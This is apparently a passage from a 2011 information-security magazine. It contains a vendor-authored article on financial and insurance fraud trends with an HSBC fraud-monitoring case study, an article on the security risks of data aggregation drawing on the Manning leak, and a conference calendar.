Moreover, the latest Fraudscape report from CIFAS, the UK's fraud prevention service, issued in March 2011, depicts the continuing migration of fraud to new sectors: fewer bank accounts and plastic cards were targeted by fraudsters (15% and 37% decreases respectively) only to be offset

by increases of 30% in communications products and 34% in mail order, when compared to 2009.[1] The report highlights the flexibility with which fraudsters adapt their methods and targets in relation to the current environment.

The Fraudscape report says: "Whether it is using a false identity to obtain a mail order account, taking over an existing mobile phone account to obtain an upgrade by changing a mailing address, or simply lying on an application form, all of these types of frauds are attracting both opportunist fraudsters and those involved in organised criminal activity."

Soft fraud – online insurance applications

When considering the fraud threat to financial services, it is tempting to envisage a global network of master criminals. However, this paints only part of the picture. The insurance industry, for instance, classifies fraud into two types – 'hard' and 'soft'. Hard fraud occurs when someone fraudulently claims on their insurance by planning or inventing a loss such as a car accident. Criminal rings are sometimes involved in hard fraud schemes. On the other hand, soft fraud (also known as opportunistic fraud), which is far more common than hard fraud, occurs when an individual is obtaining a new insurance policy, and they misreport previous or existing conditions in order to obtain a lower premium on their insurance policy. A case in point is motor insurance. According to the Association of British Insurers, over half (53%) of British adults think it is acceptable or borderline behaviour for an older, lower-risk person to insure a vehicle in their name when a younger higher-risk driver is the actual main driver.[2] What's more, one in five drivers would not rule out exaggerating the number of years since they last claimed.

While this type of 'soft' fraud may seem harmless to consumers, in reality it can mean that they are unwittingly driving illegally, they may face extremely high bills if involved in an accident, and it will be harder and more expensive to obtain insurance in the future. From the perspective of the insurance industry, this type of fraud exposes a large chunk of an insurer's motor book to unprofitable business through insurers unintentionally accepting wrongly priced risks. This problem is further compounded by the growth of price comparison sites and online insurance applications that make it more tempting than ever for consumers to bend the truth to get a better price. It is therefore crucial for the insurance industry to tackle this threat in order to protect both their customers and also their profitability.

The battle continues

Whether it's the emergence of new channels that allow consumers to easily lie, or the fact that professional fraudsters are constantly modifying their approach to target weak spots, it's clear that financial services companies cannot afford to be complacent about the fraud threat. As such, fraud prevention techniques can never remain static and need to evolve to stay one step ahead of the fraudsters. No single approach will serve successfully to combat fraud; it will always require the right mixture of good business practices, education, prevention and detection.

Only a system that allows behavioural profiling and analytics across multiple delivery channels and products simultaneously, and in real time, can adequately address many of the emerging fraud trends in the online world. Business analytics can be used to implement rigorous detection, prevention and investigation rules using predictive models backed by flexible rules engines. This not only helps to accurately identify crime patterns and the perpetrators, but taking an enterprise-wide approach can also allow fraud teams to monitor every transaction, in real time where necessary, enabling them to identify complex, cross-channel crime such as identity theft.

Underpinning a successful fraud prevention strategy powered by business analytics is access to the right data. As such, improving the quality of data to be analysed can have a significant effect on the results an organisation can achieve in fighting fraud. For example, when marketing departments are developing campaigns to mail out to customers, the questions they ask can further support the risk department in its fight against fraud. Naturally, equilibrium needs to be struck between the two departments to ensure security without hampering the customer experience. Only by unifying the financial-crime-management process across the entire organisation can fraud teams eradicate a compartmentalised approach and gain access to the right data from throughout the organisation.

Additional benefits of business analytics

In the case of the kinds of online application insurance fraud mentioned above, using real-time analytics can not only reduce fraud risks, but it can also lead to increased cross-selling and up-selling opportunities.

At the point of application, having made a real-time decision about whether to offer the customer a policy, insurers need to use all means possible to convert their best customers into sales there and then. Having built up a picture of the customer, insurers can offer them extra incentives or discounts, tailored specifically to them. For instance a motor insurance policy often automatically includes optional extras such as breakdown cover or personal accident cover. Using a real-time decision engine, insurers can ascertain whether a customer is a low risk and, in turn, reduce the cost of the additional services to ensure they retain the business.

Ultimately, financial services cannot afford to rest on their laurels. Fraud threats may come from a diverse range of sources – whether it is consumers looking for a cheap deal or professional criminals looking to exploit weaknesses in the system. The fact that losses from some channels, such as card fraud, have reduced year on year is encouraging, and demonstrates that the industry is indeed moving in the right direction through

HSBC case study: a customer-centric view of fraud

HSBC Holdings is one of the world's largest banking and financial services organisations, serving more than 100 million customers through 10,000 offices in 86 countries and territories. Not surprisingly, combating all forms of fraud – payment cards, online transactions and even first-party (customer) fraud – has vaulted to the top of the corporate agenda.

According to Derek Wylde, head of Group Fraud Risk, Global Security and Fraud Risk for HSBC, the bank has extensive anti-fraud policies that span the entire enterprise. A big part of a bank's relationship with customers is giving them confidence that you are protecting them against fraud, and balancing that with their need to have access to your services.

"Fraud losses are true operating costs that go directly to the bottom line and affect our ratios," he says. "So, it's an incredibly important focus for HSBC. Like most institutions, we've implemented policies to segregate duties, create dual controls and establish strong audit trails to spot anomalies. But what sets our anti-fraud strategies apart is our commitment to technology to monitor and score the millions of transactions we process every day."

Of course, financial fraud is an incredibly dynamic phenomenon – and fraud models have a very short shelf life. Once HSBC closes up one loophole, thieves devise new threats to exploit other potential vulnerabilities. As a result, fraud-monitoring algorithms and scoring models require constant refreshment.

"Because of the nature of this battle, it's critical to constantly monitor fraud detection performance," says Wylde. "Our solution provides a wealth of up-to-date information about the performance of our fraud defences and allows us to adapt, as needed, to combat changing threats. We also need different models for different regions of the world."

Moving forward, HSBC is expanding its fraud monitoring to cover multiple transactions across different channels to obtain a customer-centric view of fraud threats. Rather than have separate, isolated teams looking at online bill payments, debit card transactions and credit card purchases, HSBC will be looking at that data in the aggregate. "Sometimes there are subtler threats that – when viewed separately – can appear benign. But when you bring them together, you can spot fraud earlier," says Wylde. "For instance, if a customer's credit card is used shortly after his debit card and there is also activity on the Internet banking channel, you don't want all of that activity being reviewed by three separate analysts in three different locations. Instead, all of your customers' transactions should be viewed together – in a customer-activity detection system."

Most banks still operate in silos, with one system for monitoring credit cards, one for debit cards, one for cheques, and others for monitoring online and telephone payments and staff activity. According to Wylde, even though the institution is using the same solution in each area, it is less likely to catch the fraudster because the areas aren't communicating with one another. He adds: "It's also a better customer experience to be consulted once, instead of three separate contacts."

improved fraud prevention methods. Ultimately the goal of the financial services industry should be to ensure that the damage can be limited as much as possible and that consumer confidence is left intact.

About the author

Duncan Ash is responsible for marketing and strategy for the financial services industry at SAS. He has over 15 years experience in the software industry and has worked in a number of roles from pre-sales, to business development and marketing at a number of software companies, including Netscape, AOL and Sybase.

References

1. 'Fraudscape: depicting the UK's fraud landscape'. CIFAS, March 2011. Accessed Mar 2011. <https://www.cifas.org.uk/secure/contentPORT/uploads/documents/CIFAS%20Reports/CIFAS_Fraudscape_2011.pdf>.
2. 'Motorists cutting corners risk driving illegally warns the ABI'. Association of British Insurers, 19 Jan 2011. Accessed Mar 2011. <http://www.abi.org.uk/Media/Releases/2011/01/Motorists_cutting_corners_risk_driving_illegally_warns_the_ABI.aspx>.

Aggregation: the hidden risk

Wendy Goucher, Idrach

Wendy Goucher

When PFC Bradley Manning was arrested on suspicion of leaking highly sensitive documents, some were surprised at the information available to a low-level analyst. However, his opportunity came about because he was authorised to use the intranet known as Secret Internet Protocol Router Network, or SIPRNet, which gave him access to huge amounts of data.

Manning, and many more like him, had such access in order to do their analysis. When analysts only access the information they need, and treat it with the appropriate degree of care due to its sensitivity, then the risk is acceptable. However, when you have one person who sees an opportunity to share some of the information with an 'outsider', there is a greatly increased risk and some of the underlying assumptions regarding risk acceptance will probably be undermined.

The Manning story, attractive though it may be to the press because of its similarity to the days of spying and the Cold War, actually makes its greatest contribution to the information security narrative in the

way it reveals the dangers of the aggregation of access to information. In the context of Manning and others, it might be felt that aggregation is always a bad thing. However, to business people, the aggregation of data is often seen as a good thing – it is an example of operational business and information security using the same words but meaning different things.

"An important point to make is that some people are better than others at aggregating information," says Tac Anderson, who describes himself as a social media anthropologist. "Those people are very valuable in your organisation."

On the technical side there is positive benefit to be had from aggregation of data. Any regular user of the online retailer Amazon will be familiar with its tailored recommendations and marketing techniques. And a memo to Amazon.com from the Harvard School of Engineering and Applied Sciences makes it clear that the aggregation of data is central to the company's ability to use this approach.

"Amazon uses data aggregation as an enabling component of many of its core features, including sponsored search advertising, customer-specific recommendations, and dynamic pricing schemes," says the memo. "We believe that data aggregation represents a core component of many of Amazon's unique and beneficial features."

Hazards

But while keeping in mind that there are positive reasons to promote the aggregation of data in business, it is clear that there are also hazards. Let's look first as some of the basic causes: lack of risk awareness; legacy access; careless storage; lack of granularity of access; association risk (inferences or conclusions that may be drawn across data); and shared knowledge.

Lack of risk awareness

One of the interesting aspects of preparing a client for ISO27001 accreditation recently was to demonstrate the aggregation risk they were exposed to by their need to use some of their lower level staff to work flexibly across departments. For a small organisation it was a rational decision, but the resulting aggregated access was a revelation that caused much discussion and debate.

This issue seems to arise with reference to a number of security risks -- including the risk of access from ex-employees – either to acquire information or manipulate the network. However, this is the aspect of aggregation that is most likely to run into problems with the 'divided by a common language' issue. Where organisations make common use of project groupings across the organisation, or where new joiners are given experience in a number of departments, access control can lag behind or just not have the necessary provision for temporary access.

The shared drive on a network can be a huge benefit to security. Sensitive documents can be stored away from local, potentially portable, machines, with all the risks that these entail. However, there are problems with the use of shared drives, chief among which is the lack of discernment and organisation. A couple of years ago, as part of a security campaign for a financial institution, Idrach commissioned a cartoon that portrayed its shared drive as a buffet table with a range of sensitive types of information available to all, including one person who sneaked in under the table. The point was that the user had to exercise some responsibility in sorting and properly storing documents on the shared drive and not just leave it open for selection.

Within the EU, organisations are familiar with the requirements of data protection. But with information that falls outside these requirements it can be difficult, and time consuming, to discern and maintain the different types of access required to a shared drive – whether that's the ability to make changes to the document or save the document elsewhere. It is important to appreciate, however, that there must be a difference between a shared drive that still has access controls, and an open drive where anyone with an account on the system can access data. One of the principal lessons learned from the possible leakage of information by Manning was this lack of discerning granularity with regard to the information he could legitimately access.

The reason why aggregation of data is so valuable in business is that it allows the drawing of inferences and conclusions – and if you're not careful, by people who you would rather didn't have that knowledge.

Solutions

Identify your sensitive data. This is basic stuff, but a good understanding of which information is sensitive, both in and of itself, and what is the aggregated risk of likely collections of data from various sources, is the starting point for addressing this issue.

Understand the aggregation risk. The beauty of this stage is that it is

...Continued on page 20

…Continued from page 19
reasonably easy to deal with. A straightforward demonstration from the organisations' own data sets shows this risk. One example is the race and sex equality questionnaire that companies ask their applicants to fill out so they can demonstrate that they are treating minority groups fairly in their selection. The information, which might include a persons' sexual orientation, should not, generally, be significant to their role so should not be included in their personnel file if they become an employee. However, if they were all kept in such a way as to be readily accessible to anyone with HR privileges, then the risk that the information will be revealed is increased, with all the consequences for distress and employment dispute that such an incident might give rise to.

Access controls. Access to data is a privilege and it has responsibilities. Good practice in many organisations is to move towards an 'opt-in' system of access. This means that, over and above the basic access to system areas that most, if not all, staff need, the rest is given as required, is reviewed regularly and is monitored in terms of individual aggregation of access. This can be a difficult move as it often affects those higher up the hierarchy most, but it can be a powerful driver in promoting security awareness and a more secure culture. Also included in this is good communication between HR and system admin so that new staff don't have to 'borrow' login passwords and exiting staff do not have as much opportunity to remove sensitive data.

Clear desk and discrete behaviour. As there has been a rise in the use of open plan office design it has become ever more important that documents are not left laying around in plain sight. The common solution is the 'clear desk policy' whereby documents are stowed at the end of the working day. This has given rise to some concern for the de-personalising effects on the workspace and the consequent effects on morale. But Michael Pitt and James Bennett found that the general culture was the greater problem, so clearing desks could be used without upsetting the spirit of the work.[3] Discrete behaviour, especially as regards communication, should be a key part of any security awareness training.

Sensitivity categorisation. At the EuroCACS conference in Budapest in 2010, Matthew Pemble gave a presentation called 'Destroy for Victory' where he talked about the disposal of a range of data prior to the UK military exit from Iraq. One of the key points he made that is applicable to this situation, was the categorisation of data. For the greatest security it was decided that all data would be treated as if it was of the highest level and stored, or destroyed, with the appropriate amount of care. One of the issues with having wide categories of shared, accessible data, is that often it is treated as if it were of the lowest common denominator of sensitivity, not the highest. Turning that around will make operations safer, not least because it may lead to some of the most sensitive information being removed from the common areas in order to improve general access.

Conclusion

The aggregation of data is both a good thing for business, as it gathers information and uses it to paint a clearer picture, and a hazard. The latter, especially as the risk of unauthorised aggregation, possibly by a rival or discontented insider, can be difficult to identify. This is a risk that is often accepted without being fully understood until the resulting leak emerges. There are many ways to deal with the problem, but understanding the risk, and building that understanding into your system design and processes would be a very good starting point.

About the author

Wendy Goucher has an approach to information security that is heavily influenced by her background in social science and management. She is researching for a doctorate in computer science with psychology.

Calendar

3–12 May 2011
SANS Security West 2011
San Diego, California, US
Website: http://bit.ly/ifP1F2

9 May 2011
Secure Coding: major web attacks and how to defeat them
Rome, italy
Website: http://bit.ly/fzoBQF

9 May 2011
SANS Secure Europe
Amsterdam, Netherlands
Website: www.sans.org/info/70708

9 May 2011
SANS Brisbane 2011
Brisbane, Australia
Website: www.sans.org/info/70819

10 May 2011
Cyber Security Strategies summit
Washington DC, US
Website: http://cybersecuritystrategies-summit.com

12 May 2011
Developing Secure Applications for the i-Phone
Rome, Italy
Website: http://bit.ly/gtsxh7

15 May 2011
SANS Cyber Guardian 2011
Baltimore, US
Website: http://www.sans.org/info/70944

16–19 May 2011
IFSEC
Birmingham, UK
Website: www.ifsec.co.uk

6–10 June 2011
OWASP AppSecEU2011
Dublin, Ireland
Website: www.owasp.org/index.php/AppSecEU2011